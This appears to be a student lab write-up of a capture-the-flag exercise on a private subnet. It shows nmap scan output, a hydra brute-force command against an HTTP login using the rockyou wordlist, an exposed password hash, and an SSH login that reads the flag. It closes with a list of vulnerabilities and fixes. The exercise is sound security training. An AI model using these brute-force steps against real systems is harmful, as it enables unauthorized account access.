
Lab 22
Vulnerability Assessment


By: Noah, Brandon, Jorian, Zach

Step 1:
Port scan on subnet




```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-01-02 22:43 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.000077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.14 seconds
root@kali:~#
```

We can see that there is a web server being hosted on 172.16.84.205



```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-01-02 22:43 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.16.84.205
Host is up (0.000077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.14 seconds
root@kali:~#
```

Started being nosey




Index of /

Name	Last modified	Size	Description
company_blog/	2019-04-30 04:14	-	
company_folders/	2019-04-30 04:22	-	
company_share/	2019-04-30 16:59	-	
meet_our_team/	2019-04-29 19:13	-	
robots.txt	2019-04-29 23:10	71	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Oooooo Secrets! Not on my subnet!




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder/ is no longer accessible to the public
```

When we go to the url is prompts us for a user and Password


While we were being nosey we found multiple users, one named ashton who was in charge of the secrets

So we thought it best to brute force his password with hydra using rockyou as our password list.



```
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laddie" - 10134 of 143444
83 [child 0]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "krizia" - 10135 of 143444
83 [child 6]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kolokoy" - 10136 of 14344
483 [child 9]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kodiak" - 10137 of 143444
83 [child 13]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kittykitty" - 10138 of 14
344483 [child 7]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kiki123" - 10139 of 14344
483 [child 10]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "khadijah" - 10140 of 1434
4483 [child 4]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10141 of 143444
83 [child 2]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10142 of 14344483
 [child 5]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10143 of 1434
4483 [child 3]
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10144 of 1434
4483 [child 11]
[80][http-get] host: 172.16.84.205   login: ashton   password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-01-02 21:00:02
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 172
.16.84.205 http-get /company_folders/secret_folder
```

After logging in as Ashton we find this




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:$6$c/qMD
/qj$KDQgfxmDZlcf1EP1nclm4mH0SF.5wGz5ZUDEKsw5J98dD1Po2v7b0aoll2HdG5HNXf1lOqD/B5kcdk9QNxv/e0:18016:0:99999:7:::)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

After finding this information we decided the best route would be to just brute force ryan because if it ain’t broke

We found his password and logged into ssh

If the Flag was supposed to be a secure file this was a horrible place to put it



```
ryan@server1:~$ cd /
ryan@server1:/$ ls
bin   flag.txt         lib         mnt   run        srv       usr
boot  home             lib64       opt   sbin       swap.img  var
dev   initrd.img       lost+found  proc  snap       sys       vmlinuz
etc   initrd.img.old   media       root  snort_src  tmp       vmlinuz.old
ryan@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
ryan@server1:/$ 
```

General Overview:

Port scanned our subnet using nmap

Discovered a web server running on 172.16.84.205

Poked around a bit and found a secret folder location

Required a username and password

Discovered a user who was in charge of maintaining the server-ashton, just from our poking around.

Brute forced his password with Hydra

Discovered Ryans password hash but chose to just brute force again because if it ain’t broke

Logged in through ssh

Went to the root directory and found the flag

Main Vulnerabilities

Posting ryans hash on a secret folder

Uploading php to a share folder

Allowing Unlimited Password attempts

DDos

Fixes

DDos Protection or Password attempt limit

Don’t host your shared files on a public site, use anything else even dropbox if necessary.

Don’t use same user for everyone

FIN